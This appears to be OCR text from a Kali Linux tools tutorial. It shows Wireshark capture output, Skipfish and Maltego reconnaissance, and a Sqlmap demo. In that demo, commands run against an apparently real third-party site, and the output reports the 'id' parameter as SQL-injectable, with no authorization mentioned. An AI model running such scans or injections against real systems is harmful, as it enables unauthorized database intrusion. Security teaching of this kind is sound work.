Packets: 60 · Displayed: 60 (100.0%)
Profile: Default



Applications
Places
Wireshark
Sat 10:23 PM
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
37 26.275804881 216.58.203.182 10.0.2.15 TLSv1.2 93 Application Data
38 26.319797042 10.0.2.15 216.58.203.182 TCP 54 56470 → 443 [ACK] Seq=40 Ack=40 Win=42600 Len=0
39 28.224472468 10.0.2.15 172.217.166.163 TLSv1.2 93 Application Data
40 28.224912339 172.217.166.163 10.0.2.15 TCP 60 443 → 60052 [ACK] Seq=1 Ack=40 Win=65535 Len=0
41 28.324739933 172.217.166.163 10.0.2.15 TLSv1.2 93 Application Data
42 28.324778686 10.0.2.15 172.217.166.163 TCP 54 60052 → 443 [ACK] Seq=40 Ack=40 Win=65320 Len=0
43 29.023720841 10.0.2.15 216.58.203.163 TCP 54 [TCP Dup ACK 15#2] 38152 → 80 [ACK] Seq=1 Ack=1 Win=37206 Len=0
44 29.024070275 216.58.203.163 10.0.2.15 TCP 60 [TCP Dup ACK 16#2] [TCP ACKed unseen segment] 80 → 38152 [ACK] S…
45 29.225374829 10.0.2.15 172.217.166.77 TLSv1.2 93 Application Data
46 29.225870328 172.217.166.77 10.0.2.15 TCP 60 443 → 42288 [ACK] Seq=1 Ack=40 Win=65535 Len=0
47 29.277218395 172.217.166.77 10.0.2.15 TLSv1.2 93 Application Data
48 29.319735388 10.0.2.15 172.217.166.77 TCP 54 42288 → 443 [ACK] Seq=40 Ack=40 Win=65535 Len=0
49 30.560809224 10.0.2.15 216.58.203.163 TCP 54 [TCP Dup ACK 1#3] 38160 → 80 [ACK] Seq=1 Ack=1 Win=35751 Len=0
50 30.561130591 216.58.203.163 10.0.2.15 TCP 60 [TCP Dup ACK 2#3] [TCP ACKed unseen segment] 80 → 38160 [ACK] Se…
51 32.227379104 10.0.2.15 172.217.167.170 TLSv1.2 93 Application Data
52 32.227714795 172.217.167.170 10.0.2.15 TCP 60 443 → 60558 [ACK] Seq=1 Ack=40 Win=65535 Len=0
53 32.286052502 172.217.167.170 10.0.2.15 TLSv1.2 93 Application Data
54 32.327528269 10.0.2.15 172.217.167.170 TCP 54 60558 → 443 [ACK] Seq=40 Ack=40 Win=48280 Len=0
55 34.655801549 10.0.2.15 27.116.54.203 TCP 54 [TCP Keep-Alive] 56972 → 80 [ACK] Seq=289 Ack=385 Win=31088 Len=0
56 34.656443353 27.116.54.203 10.0.2.15 TCP 60 [TCP Keep-Alive ACK] 80 → 56972 [ACK] Seq=385 Ack=290 Win=65535
Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
Ethernet II, Src: PcsCompu_65:64:e5 (08:00:27:65:64:e5), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 216.58.203.163
Transmission Control Protocol, Src Port: 38160, Dst Port: 80, Seq: 1, Ack: 1, Len: 0
0000 52 54 00 12 35 02 08 00 27 65 64 e5 08 00 45 00
0010 00 28 f9 da 40 00 40 06 91 08 0a 00 02 0f d8 3a
0020 cb a3 95 10 00 50 37 b9 7b 3a 00 0d b9 b5 50 10
0030 8b a7 b0 07 00 00
wireshark_eth0_20190928222138_cnR2dp.pcapng
Packets: 60 · Displayed: 60 (100.0%)
Profile: Default



9. SkipFish →


Skipfish is an active web application security reconnaissance tool. It prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes. The resulting map is then annotated with the output from a number of active (but hopefully non-disruptive) security checks. The final report generated by the tool is meant to serve as a foundation for professional web application security assessments.


Applications
Places
Terminal
Fri 10:27
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# skipfish -h
skipfish web application scanner - version 2.10b
Usage: skipfish [options ...] -W wordlist -o output_dir start_url [start_url2 ...]
Authentication and access options:
-A user:pass - use specified HTTP authentication credentials
-F host=IP - pretend that 'host' resolves to 'IP'
-C name=val - append a custom cookie to all requests
-H name=val - append a custom HTTP header to all requests
-b (i|f|p) - use headers consistent with MSIE / Firefox / iPhone
-N - do not accept any new cookies
--auth-form url - form authentication URL
--auth-user user - form authentication user
--auth-pass pass - form authentication password
--auth-verify-url - URL for in-session detection
Crawl scope options:
-d max_depth - maximum crawl tree depth (16)
-c max_child - maximum children to index per node (512)
-x max_desc - maximum descendants to index per branch (8192)
-r r_limit - max total number of requests to send (100000000)



Applications
Places
Terminal
Fri 10:28
root@kali: ~
File Edit View Search Terminal Help
skipfish version 2.10b by lcamtuf@google.com
skipfish version 2.10b by lcamtuf@google.com
skipfish version 2.10b by lcamtuf@google.com
skipfish version 2.10b by lcamtuf@google.com
- 192.168.1.202 -
- 192.168.1.202 -
Scan statistics:: 0:01:00.222
Scan statistics:: 0:01:10.2640 kB in, 0 kB out (0.0 kB/s)
Scan time : 0:01:20.3050 kB in, 0 kB out (0.0 kB/s)
Scan time : 0:01:22.2140 kB in, 0 kB out (0.0 kB/s) 0 drops
HTTP requests : 2 (0.0/s), 0 kB in, 0 kB out (0.0 kB/s) 0 drops
Compression : 0 kB in, 0 kB out (0.0% gain) etried, 0 drops
HTTP faults : 2 net errors, 0 proto errors, 0 retried, 0 drops
TCP handshakes : 2 total (1.0 req/conn) 0 purged
TCP faults : 0 failures, 2 timeouts, 0 purged
External links : 0 skipped
Reqs pending : 0
Database statistics:total, 1 done (33.33%)
Database statistics:total, 1 done (33.33%) , 0 dict
Pivots : 3 total, 2 done (66.67%) , 0 dict
Pivots : 3 total, 3 done (100.00%) 0 dict 0 par, 0 val
In progress : 0 pending, 0 init, 0 attacks, 0 dict 0 par, 0 val
Missing nodes : 0 spotted dir, 0 file, 0 pinfo, 1 unkn, 0 par, 0 val

10. Maltego →

Maltego is a unique platform developed to deliver a clear threat picture to the environment that an organization owns and operates. Maltego's unique advantage is to demonstrate the complexity and severity of single points of failure as well as trust relationships that exist currently within the scope of your infrastructure. The unique perspective that Maltego offers to both network and resource based entities is the aggregation of information posted all over the internet – whether it's the current configuration of a router poised on the edge of your network or the current whereabouts of your Vice President on his international visits, Maltego can locate, aggregate and visualize this information.




Applications
Places
Maltego
Sun 7:40 PM
www.sans.org
www.sans.org
45.60.31.34
Blocksize:256
incapsula incapsula.com
45.60.31.0-45.60.31.255
Redwood City, United States
incapsula inc (incap-5)
19551
incapsula inc.
Incapsula Inc.
FOR DEMO USE ONLY


Applications
Places
Maltego
Sun 7:41 PM
Type
Entity
maltego.AS 19551
maltego.Netbl... 45.60.31.0-45.60.31.255
maltego.IPv4A... 45.60.31.34
maltego.Com... incapsula inc (incap-5)
maltego.Com... incapsula inc.
maltego.Com... Incapsula Inc.
maltego.Com... incapsula incapsula.com
maltego.Locat... Redwood City, United States
maltego.Website www.sans.org
maltego.Domain www.sans.org


Applications
Places
Maltego
Sun 7:41 PM
www.sans.org
www.sans.org
45.60.31.34
Blocksize:256
45.60.31.0-45.60.31.255
19551
Redwood City, United States
incapsula inc (incap-5)
incapsula inc.
Incapsula Inc.
incapsula incapsula.com
FOR DEMO USE ONLY

11. Sqlmap →

Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.


Attacks Demo: Website -> https://ssy.org/details.php?id=1

Step 1:- sqlmap –h


Step 2:- sqlmap -u https://ssy.org/details.php?id=1 –dbs


```
File  Edit  View  Search  Terminal  Help
    -C COL              DBMS database table column(s) to enumerate

  Operating system access:
    These options can be used to access the back-end database management
    system underlying operating system

    --os-shell          Prompt for an interactive operating system shell
    --os-pwn            Prompt for an OOB shell, Meterpreter or VNC

  General:
    These options can be used to set some general working parameters

    --batch             Never ask for user input, use the default behavior
    --flush-session     Flush session files for current target

  Miscellaneous:
    --sqlmap-shell      Prompt for an interactive sqlmap shell
    --wizard            Simple wizard interface for beginner users

[!] to see full list of options run with '-hh'
root@kali:~# sqlmap -u https://ssy.org/detail.php?id=1 --dbs

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all a
pplicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:09:18 /2019-09-25/

[22:09:19] [INFO] testing connection to the target URL
[22:09:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:09:20] [INFO] testing if the target URL content is stable
[22:09:20] [INFO] target URL content is stable
[22:09:20] [INFO] testing if GET parameter 'id' is dynamic
```

```
File  Edit  View  Search  Terminal  Help
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all a
pplicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:09:18 /2019-09-25/

[22:09:19] [INFO] testing connection to the target URL
[22:09:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:09:20] [INFO] testing if the target URL content is stable
[22:09:20] [INFO] target URL content is stable
[22:09:20] [INFO] testing if GET parameter 'id' is dynamic
[22:09:20] [INFO] GET parameter 'id' appears to be dynamic
[22:09:20] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[22:09:20] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[22:09:21] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[22:09:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:09:27] [WARNING] reflective value(s) found and filtering out
[22:09:28] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="had")
[22:09:28] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[22:09:28] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[22:09:28] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[22:09:28] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[22:09:29] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[22:09:29] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[22:09:29] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[22:09:29] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[22:09:29] [INFO] testing 'MySQL inline queries'
[22:09:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[22:09:29] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[22:09:31] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[22:09:31] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
[22:09:31] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'
[22:09:31] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[22:09:31] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[22:09:31] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[22:09:42] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
```

